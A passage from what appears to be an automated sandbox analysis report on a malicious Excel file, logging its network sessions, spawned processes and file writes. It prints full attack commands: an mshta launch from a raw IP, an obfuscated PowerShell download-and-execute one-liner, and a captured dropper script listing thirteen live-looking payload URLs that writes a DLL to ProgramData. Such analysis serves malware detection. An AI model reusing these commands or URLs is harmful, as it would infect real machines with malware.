| 0          | 192.168.2.22 | 49167       | 91.240.118.172 | 80               | C:\Windows\System32\lshta.exe |

[illegible]

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process                       |
|------------|--------------|-------------|----------------|------------------|-------------------------------|
| 1          | 192.168.2.22 | 49168       | 91.240.118.172 | 80               | C:\Windows\System32\lshta.exe |

| Timestamp                              | kBytes transferred | Direction | Data                                                                         |
|----------------------------------------|--------------------|-----------|------------------------------------------------------------------------------|
| Jan 28, 2022<br>20:39:50.419922113 CET | 12                 | OUT       | GET /cc/vv/fe.png HTTP/1.1<br>Host: 91.240.118.172<br>Connection: Keep-Alive |

| Timestamp                              | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|----------------------------------------|--------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Jan 28, 2022<br>20:39:50.481677055 CET | 14                 | IN        | HTTP/1.1 200 OK<br>Server: nginx/1.20.2<br>Date: Fri, 28 Jan 2022 19:39:50 GMT<br>Content-Type: image/png<br>Content-Length: 1341<br>Connection: keep-alive<br>Last-Modified: Fri, 28 Jan 2022 17:05:19 GMT<br>ETag: "53d-5d6a77081f1c0"<br>Accept-Ranges: bytes<br>Data Raw: 24 70 61 74 68 20 3d 20 22 43 7b 73 65 65 64 61 7d 3a 5c 50 72 7b 73 65 65 64 61 7d 6f 67 72 61 6d 44 7b 73 65 65 64 61 7d 61 74 61 5c 7b 73 65 65 64 61 7d 4a 6f 6f 53 65 65 2e 64 7b 73 65 65 64 61 7d 6c 6c 22 2e 72 65 70 6c 61 63 65 28 27 7b 73 65 65 64 61 7d 27 2c 27 27 29 3b 0d 0a 24 75 72 6c 31 20 3d 20 27 68 74 74 70 3a 2f 2f 77 65 65 7a 75 61 6c 2e 66 72 2f 6a 75 39 63 2f 74 77 45 48 4a 44 43 76 4e 77 47 69 6d 44 2f 27 3b 0d 0a 24 75 72 6c 32 20 3d 20 27 68 74 74 70 3a 2f 2f 6d 79 63 6c 6f 75 64 2e 73 75 70 6c 69 74 65 63 6d 6f 2e 63 6f 6d 2f 46 6f 78 2d 43 43 46 53 2f 7a 42 64 47 71 69 57 31 48 54 5a 44 32 6a 2f 27 3b 0d 0a 24 75 72 6c 33 20 3d 20 27 68 74 74 70 3a 2f 2f 6d 69 63 68 61 65 6c 63 72 6f 6d 70 74 6f 6e 2e 63 6f 2e 75 6b 2f 77 70 2d 61 64 6d 69 6e 2f 47 2f 27 3b 0d 0a 24 75 72 6c 34 20 3d 20 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 65 6c 61 6a 61 72 6e 67 61 6a 69 2e 73 68 6f 70 2f 77 70 2d 61 64 6d 69 6e 2f 7a 56 68 53 71 48 6f 37 46 69 32 75 6c 4e 65 4e 31 2f 27 3b 0d 0a 24 75 72 6c 35 20 3d 20 27 68 74 74 70 73 3a 2f 2f 6c 61 6d 62 61 79 65 71 75 65 2e 61 70 69 70 65 72 75 2e 6e 65 74 2e 70 65 2f 61 73 73 65 74 73 2f 77 68 6e 59 7a 44 42 4c 48 2f 27 3b 0d 0a 24 75 72 6c 36 20 3d 20 27 68 74 74 70 3a 2f 2f 63 68 75 70 61 68 66 61 73 68 69 6f 6e 2e 63 6f 6d 2f 65 68 36 62 77 78 6b 2f 62 6f 77 70 74 6c 2f 46 32 73 69 62 39 30 7a 5a 73 71 4a 34 34 2f 62 51 38 56 58 53 2f 27 3b 0d 0a 24 75 72 6c 37 20 3d 20 27 68 74 74 70 73 3a 2f 2f 68 65 6b 6d 61 74 32 30 2e 63 6f 6d 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 37 2f 27 3b 0d 0a 24 75 72 6c 38 20 3d 20 27 68 74 74 70 3a 2f 2f 73 65 70 2e 64 66 77 73 6f 6c 61 72 2e 63 6c 75 62 2f 68 7a 68 33 76 2f 7a 43 55 7a 34 34 56 67 49 72 4e 2f 27 3b 0d 0a 24 75 72 6c 39 20 3d 20 27 68 74 74 70 3a 2f 2f 61 6e 63 79 68 2e 78 79 7a 2f 61 73 73 65 74 73 2f 50 63 78 76 31 6b 35 2f 27 3b 0d 0a 24 75 72 6c 31 30 20 3d 20 27 68 74 74 70 3a 2f 2f 64 61 6e 61 68 6f 75 73 65 63 61 72 65 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 63 61 63 68 65 2f 6e 41 5a 56 31 66 35 42 68 39 43 46 6d 42 74 6c 32 4a 2f 27 3b 0d 0a 24 75 72 6c 31 31 20 3d 20 27 68 74 74 70 3a 2f 2f 66 69 72 73 74 66 69 74 73 63 68 6f 6f 6c 2e 63 6f 6d 2f 38 33 77 67 36 7a 2f 39 54 52 49 6b 35 48 73 6f 54 51 69 69 56 57 6f 58 2f 27 3b 0d 0a 24 75 72 6c 31 32 20 3d 20 27 68 74 74 70 3a 2f 2f 73 74 61 6e 63 65 77 68 65 65 6c 73 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 62 62 4c 31 4d 41 7a 4e 76 6f 68 48 48 2f 27 3b 0d 0a 24 75 72 6c 31 33 20 3d 20 27 68 74 74 70 3a 2f 2f 6a 6f 75 72 6e 65 79 70 72 6f 70 65 72 74 79 73 6f 6c 75 74 69 6f 6e 73 2e 63 6f 6d 2f 63 74 65 72 71 2f 46 6f 50 72 57 38 71 4b 7a 67 49 6a 33 45 38 6d 2f 27 3b 0d 0a 0d 0a 24 77 65 62 20 3d 20 4e 65 77 2d 4f 62 6a 65 63 74 20 6e 65 74 2e 77 65 62 63 6c 69 65 6e 74 3b 0d 0a 24 75 72 6c 73 20 3d 20 22 24 75 72 6c 31 2c 24 75 72 6c 32 2c 24 75 72 6c 33 2c 24 75 72 6c 34 2c 24 75 72 6c 35 2c 24 75 72 6c 36 2c 24 75 72 6c 37 2c 24 75 72 6c 38 2c 24 75 72 6c 39 2c 24 75 72 6c 31 30 2c 24 75 72 6c 31 31 2c 24 75 72 6c 31 32 2c 24 75 72 6c 31 33 22 2e 73 70 6c 69 74 28 22 2c 22 29 3b 0d 0a 66 6f 72 65 61 63 68 20 28 24 75 72 6c 20 69 6e 20 24 75 72 6c 73 29 20 7b 0d 0a 20 20 74 72 79 20 7b 0d 0a 20 20 20 20 20 20 24 77 65 62 2e 44 6f 77 6e 6c<br>Data Ascii: \$path = "C{seeda}:\Pr{seeda}ogramD{seeda}ata{seeda}.JooSee.d{seeda}ll".replace('{seeda}','');\$url1 = 'http://weezual.fr/ju9c/twEHJDCvNwGimD/';\$url2 = 'http://mycloud.suplitemco.com/Fox-CCFS/zBdGqiyW1HTZD2J/';\$url3 = 'http://michaelcrompton.co.uk/wp-admin/G/';\$url4 = 'https://www.belajarngaji.shop/wp-admin/zVhSqHo7Fi2ulNeN1/';\$url5 = 'https://lambayeque.apiperu.net.pe/assets/whnYzDBLH/';\$url6 = 'http://chupahfashion.com/eh6bwxk/bowptl/F2sib90zZs qJ44/bQBVXS/';\$url7 = 'https://hekmat20.com/wp-includes/7/';\$url8 = 'http://sep.dfwsolar.club/hzh3v/zCUz44VgIrN/';\$url9 = 'http://ancyh.xyz/assets/Pcxv1k5/';\$url10 = 'http://danahousecare.com/wp-content/cache/nAZV1f5Bh9CFmBtI2J/';\$url11 = 'http://firstfitschool.com/83wg6z/9TRIk5HsoTQiVWoX/';\$url12 = 'http://stancewheels.com/wp-admin/bbL1MAzNvohHH/';\$url13 = 'http://journeypropertiesolutions.com/cterq/FoPrW8qKzglj3E8m/';\$web = New-Object net.webclient;\$urls = "\$url1,\$url2,\$url3,\$url4,\$url5,\$url6,\$url7,\$url8,\$url9,\$url10,\$url11,\$url12,\$url13".split(",");foreach (\$url in \$urls) { try { \$web.Download |

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process                                                   |
|------------|--------------|-------------|----------------|------------------|-----------------------------------------------------------|
| 2          | 192.168.2.22 | 49169       | 213.186.33.4   | 80               | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |

| Timestamp                              | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|----------------------------------------|--------------------|-----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Jan 28, 2022<br>20:39:50.581624985 CET | 15                 | OUT       | GET /ju9c/twEHJDCvNwGimD/ HTTP/1.1<br>Host: weezual.fr<br>Connection: Keep-Alive                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Jan 28, 2022<br>20:39:50.609762907 CET | 15                 | IN        | HTTP/1.1 403 Forbidden<br>date: Fri, 28 Jan 2022 19:39:50 GMT<br>content-type: text/html; charset=iso-8859-1<br>content-length: 261<br>server: Apache<br>x-iplb-request-id: 66818F3D:C011_D5BA2104:0050_61F44686_C83C:4CC4<br>x-iplb-instance: 31947<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 53 65 72 76 65 72 20 75 6e 61 62 6c 65 20 74 6f 20 72 65 61 64 20 68 74 61 63 63 65 73 20 66 69 6c 65 2c 20 64 65 6e 79 69 6e 67 20 61 63 63 65 73 73 20 74 6f 20 62 65 20 73 61 66 65 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a<br>Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body><h1>Forbidden</h1><p>You don't have permission to access this resource.Server unable to read htaccess file, denying access to be safe</p></body></html> |

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process                                                   |
|------------|--------------|-------------|----------------|------------------|-----------------------------------------------------------|
| 3          | 192.168.2.22 | 49170       | 51.81.152.36   | 80               | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |



## System Behavior

**Analysis Process: EXCEL.EXE** PID: 380, Parent PID: 596

### General

|                               |                                                                               |
|-------------------------------|-------------------------------------------------------------------------------|
| Target ID:                    | 0                                                                             |
| Start time:                   | 20:39:18                                                                      |
| Start date:                   | 28/01/2022                                                                    |
| Path:                         | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE                          |
| Wow64 process (32bit):        | false                                                                         |
| Commandline:                  | "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding |
| Imagebase:                    | 0x13fe20000                                                                   |
| File size:                    | 28253536 bytes                                                                |
| MD5 hash:                     | D53B85E21886D2AF9815C377537BCAC3                                              |
| Has elevated privileges:      | true                                                                          |
| Has administrator privileges: | true                                                                          |
| Programmed in:                | C, C++ or other language                                                      |
| Reputation:                   | high                                                                          |

### File Activities

### Registry Activities

**Analysis Process: cmd.exe** PID: 1960, Parent PID: 380

### General

|                               |                                                      |
|-------------------------------|------------------------------------------------------|
| Target ID:                    | 2                                                    |
| Start time:                   | 20:39:21                                             |
| Start date:                   | 28/01/2022                                           |
| Path:                         | C:\Windows\System32\cmd.exe                          |
| Wow64 process (32bit):        | false                                                |
| Commandline:                  | CMD.EXE /c mshta http://91.240.118.172/cc/vv/fe.html |
| Imagebase:                    | 0x4a070000                                           |
| File size:                    | 345088 bytes                                         |
| MD5 hash:                     | 5746BD7E255DD6A8AFA06F7C42C1BA41                     |
| Has elevated privileges:      | true                                                 |
| Has administrator privileges: | true                                                 |
| Programmed in:                | C, C++ or other language                             |
| Reputation:                   | high                                                 |

**Analysis Process: mshta.exe** PID: 2756, Parent PID: 1960

### General

|                               |                                           |
|-------------------------------|-------------------------------------------|
| Target ID:                    | 4                                         |
| Start time:                   | 20:39:21                                  |
| Start date:                   | 28/01/2022                                |
| Path:                         | C:\Windows\System32\mshta.exe             |
| Wow64 process (32bit):        | false                                     |
| Commandline:                  | mshta http://91.240.118.172/cc/vv/fe.html |
| Imagebase:                    | 0x13fa80000                               |
| File size:                    | 13824 bytes                               |
| MD5 hash:                     | 95828D670CFD3B16EE188168E083C3C5          |
| Has elevated privileges:      | true                                      |
| Has administrator privileges: | true                                      |
| Programmed in:                | C, C++ or other language                  |
| Reputation:                   | high                                      |

| File Activities                                                                     |        |  |            |         |            |       |                |        |
|-------------------------------------------------------------------------------------|--------|--|------------|---------|------------|-------|----------------|--------|
| There is hidden Windows Behavior. Click on <b>Show Windows Behavior</b> to show it. |        |  |            |         |            |       |                |        |
| File Path                                                                           | Access |  | Attributes | Options | Completion | Count | Source Address | Symbol |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

| Registry Activities                                                                 |      |      |          |          |            |       |                |        |
|-------------------------------------------------------------------------------------|------|------|----------|----------|------------|-------|----------------|--------|
| There is hidden Windows Behavior. Click on <b>Show Windows Behavior</b> to show it. |      |      |          |          |            |       |                |        |
| Key Path                                                                            | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |

| Analysis Process: powershell.exe    PID: 3016, Parent PID: 2756 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-----------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| General                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Target ID:                                                      | 6                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Start time:                                                     | 20:39:24                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Start date:                                                     | 28/01/2022                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Path:                                                           | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Wow64 process (32bit):                                          | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Commandline:                                                    | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit \$c1='{FdrggvdRf}{FdrggvdRf}Ne{FdrggvdRf}{FdrggvdRf}w{FdrggvdRf}-Obj{FdrggvdRf}ec{FdrggvdRf}{FdrggvdRf}t N{FdrggvdRf}{FdrggvdRf}et{FdrggvdRf}W{FdrggvdRf}{FdrggvdRf}e'.replace('{FdrggvdRf}', ''); \$c4='bC{FdrggvdRf}li{FdrggvdRf}{FdrggvdRf}en{FdrggvdRf}{FdrggvdRf}t).D{FdrggvdRf}{FdrggvdRf}ow{FdrggvdRf}{FdrggvdRf}nl{FdrggvdRf}{FdrggvdRf}{FdrggvdRf}o'.replace('{FdrggvdRf}', ''); \$c3='ad{FdrggvdRf}{FdrggvdRf}St{FdrggvdRf}rin{FdrggvdRf}{FdrggvdRf}g{FdrggvdRf}{FdrggvdRf}tp{FdrggvdRf}:/91.240.118.172/cc/vw/fe.png')'.replace('{FdrggvdRf}', '');\$Jl=(\$c1,\$c4,\$c3 -Join " ");l'E`X \$Jl l'E`X |
| Imagebase:                                                      | 0x13f1b0000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| File size:                                                      | 473600 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| MD5 hash:                                                       | 852D67A27E454BD389FA7F02A8CBE23F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Has elevated privileges:                                        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Has administrator privileges:                                   | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Programmed in:                                                  | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Reputation:                                                     | high                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |

| File Activities           |                                                     |            |                                                                         |                 |       |                |             |
|---------------------------|-----------------------------------------------------|------------|-------------------------------------------------------------------------|-----------------|-------|----------------|-------------|
| File Created              |                                                     |            |                                                                         |                 |       |                |             |
| File Path                 | Access                                              | Attributes | Options                                                                 | Completion      | Count | Source Address | Symbol      |
| C:\ProgramData\JooSee.dll | read attributes  <br>synchronize  <br>generic write | device     | synchronous io<br>non alert   non<br>directory file  <br>open no recall | success or wait | 2     | 7FEECACBEC7    | CreateFileW |

| File Deleted              |                 |       |                |             |
|---------------------------|-----------------|-------|----------------|-------------|
| File Path                 | Completion      | Count | Source Address | Symbol      |
| C:\ProgramData\JooSee.dll | success or wait | 1     | 7FEECACBEC7    | DeleteFileW |

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---------------|---------------|------------|-------|----------------|--------|
|---------------|---------------|------------|-------|----------------|--------|

| File Written |        |        |       |       |            |       |                |        |
|--------------|--------|--------|-------|-------|------------|-------|----------------|--------|
| File Path    | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |



| File Path                 | Offset | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Ascii                                                                                                     | Completion      | Count | Source Address | Symbol    |
|---------------------------|--------|--------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|-----------|
| C:\ProgramData\JooSee.dll | 0      | 4096   | 4d 5a fd 00 03 00 00 00<br>04 00 00 00 fd fd 00 00 fd<br>00 00 00 00 00 00 00 40<br>00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 fd 00 00 00 0e<br>1f fd 0e 00 fd 09 fd 21 fd<br>01 4c fd 21 54 68 69 73<br>20 70 72 6f 67 72 61 6d<br>20 63 61 6e 6e 6f 74 20<br>62 65 20 72 75 6e 20 69<br>6e 20 44 4f 53 20 6d 6f<br>64 65 2e 0d 0d 0a 24 00<br>00 00 00 00 00 00 68 73<br>fd 61 2c 12 fd 32 2c 12 fd<br>32 2c 12 fd 32 fd 1d fd 32<br>26 12 fd 32 fd 1d fd 32 37<br>12 fd 32 2c 12 fd 32 0e<br>10 fd 32 0b fd fd 32 36 12<br>fd 32 0b fd fd 32 fd 12 fd<br>32 0b fd fd 32 fd 12 fd 32<br>0b fd fd 32 2d 12 fd 32 0b<br>fd fd 32 2d 12 fd 32 0b fd<br>fd 32 2d 12 fd 32 52 69<br>63 68 2c 12 fd 32 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 50 45<br>00 00 4c 01 05 00 3e fd<br>fd 61 00 00 00 | MZ@!L!This program<br>cannot be run in DOS<br>mode.\$hsa,2,2,22&227<br>2,226222222-22-22-<br>2Rich,2PEL>a | success or wait | 6     | 7FEECACBEC7    | WriteFile |
| C:\ProgramData\JooSee.dll | 4096   | 8720   | 55 fd fd 51 fd 4d fd fd 04<br>00 00 00 fd fd 5d fd 55 fd<br>fd 60 66 04 10 5d fd fd fd<br>fd fd fd 55 fd fd 51 fd<br>4d fd 6a 00 fd 4d fd fd fd<br>40 01 00 fd 45 fd fd 00 fd<br>66 04 10 fd 45 fd fd fd 5d<br>fd fd fd fd fd fd fd fd fd<br>fd fd fd fd fd fd 55 fd 6a<br>fd 68 fd 3c 04 10 64 fd 00<br>00 00 00 50 fd fd 00 03<br>00 00 fd fd 45 05 10 33<br>49 45 fd 50 fd 45 fd 64 fd<br>00 00 00 00 fd fd fd fd fd<br>fd fd 45 fd 08 00 00 00 fd<br>45 fd fd 00 00 00 fd 45 fd<br>50 fd 15 28 60 04 10 fd fd<br>fd fd fd fd fd fd 3b 01 00<br>6a 00 fd 42 70 01 00 fd fd<br>04 68 40 66 04 10 fd fd fd<br>fd fd fd fd 43 65 01 00 6a<br>00 fd fd fd fd fd fd fd 02<br>00 00 fd 45 fd 00 00 00<br>00 fd fd fd fd fd fd fd fd<br>fd fd fd fd 51 20 fd fd fd fd<br>fd fd fd 62 01 00 fd 45 fd<br>c5 fd fd fd fd 00 00 00 00<br>fd 45 fd fd fd fd                                  | UQM]U'f]UQM]M@EfE]U<br>jh<dPE3EPed<br>EEEE('jBph@fCe]EQ<br>bEE                                            | success or wait | 32    | 7FEECACBEC7    | WriteFile |

| File Read                                                             |         |        |                 |       |                |          |  |
|-----------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|--|
| File Path                                                             | Offset  | Length | Completion      | Count | Source Address | Symbol   |  |
| C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config | unknown | 4095   | success or wait | 1     | 7FEEC935208    | unknown  |  |
| C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config | unknown | 6304   | success or wait | 3     | 7FEEC935208    | unknown  |  |
| C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config | unknown | 4095   | success or wait | 1     | 7FEECA5A287    | ReadFile |  |
| C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml      | unknown | 4096   | success or wait | 4     | 7FEECACBEC7    | ReadFile |  |
| C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml      | unknown | 781    | end of file     | 1     | 7FEECACBEC7    | ReadFile |  |
| C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml      | unknown | 4096   | end of file     | 1     | 7FEECACBEC7    | ReadFile |  |
| C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml               | unknown | 4096   | success or wait | 42    | 7FEECACBEC7    | ReadFile |  |
| C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml               | unknown | 4096   | end of file     | 1     | 7FEECACBEC7    | ReadFile |  |
| C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml  | unknown | 4096   | success or wait | 7     | 7FEECACBEC7    | ReadFile |  |
| C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml  | unknown | 542    | end of file     | 1     | 7FEECACBEC7    | ReadFile |  |
| C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml  | unknown | 4096   | end of file     | 1     | 7FEECACBEC7    | ReadFile |  |
| C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml        | unknown | 4096   | success or wait | 6     | 7FEECACBEC7    | ReadFile |  |

| File Path                                                                                                            | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|----------------------------------------------------------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml                                                       | unknown | 78     | end of file     | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml                                                       | unknown | 4096   | end of file     | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml                                                 | unknown | 4096   | success or wait | 7     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml                                                 | unknown | 310    | end of file     | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml                                                 | unknown | 4096   | end of file     | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml                                                 | unknown | 4096   | success or wait | 18    | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml                                                 | unknown | 50     | end of file     | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml                                                 | unknown | 4096   | end of file     | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml                                                  | unknown | 4096   | success or wait | 7     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml                                                  | unknown | 4096   | end of file     | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml                                                        | unknown | 4096   | success or wait | 63    | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml                                                        | unknown | 201    | end of file     | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml                                                        | unknown | 4096   | end of file     | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml                                              | unknown | 4096   | success or wait | 22    | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml                                              | unknown | 409    | end of file     | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml                                              | unknown | 4096   | end of file     | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml                                             | unknown | 4096   | success or wait | 5     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml                                             | unknown | 844    | end of file     | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml                                             | unknown | 4096   | end of file     | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml                                                    | unknown | 4096   | success or wait | 5     | 7FEECACBEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml                                                    | unknown | 360    | end of file     | 1     | 7FEECACBEC7    | ReadFile |
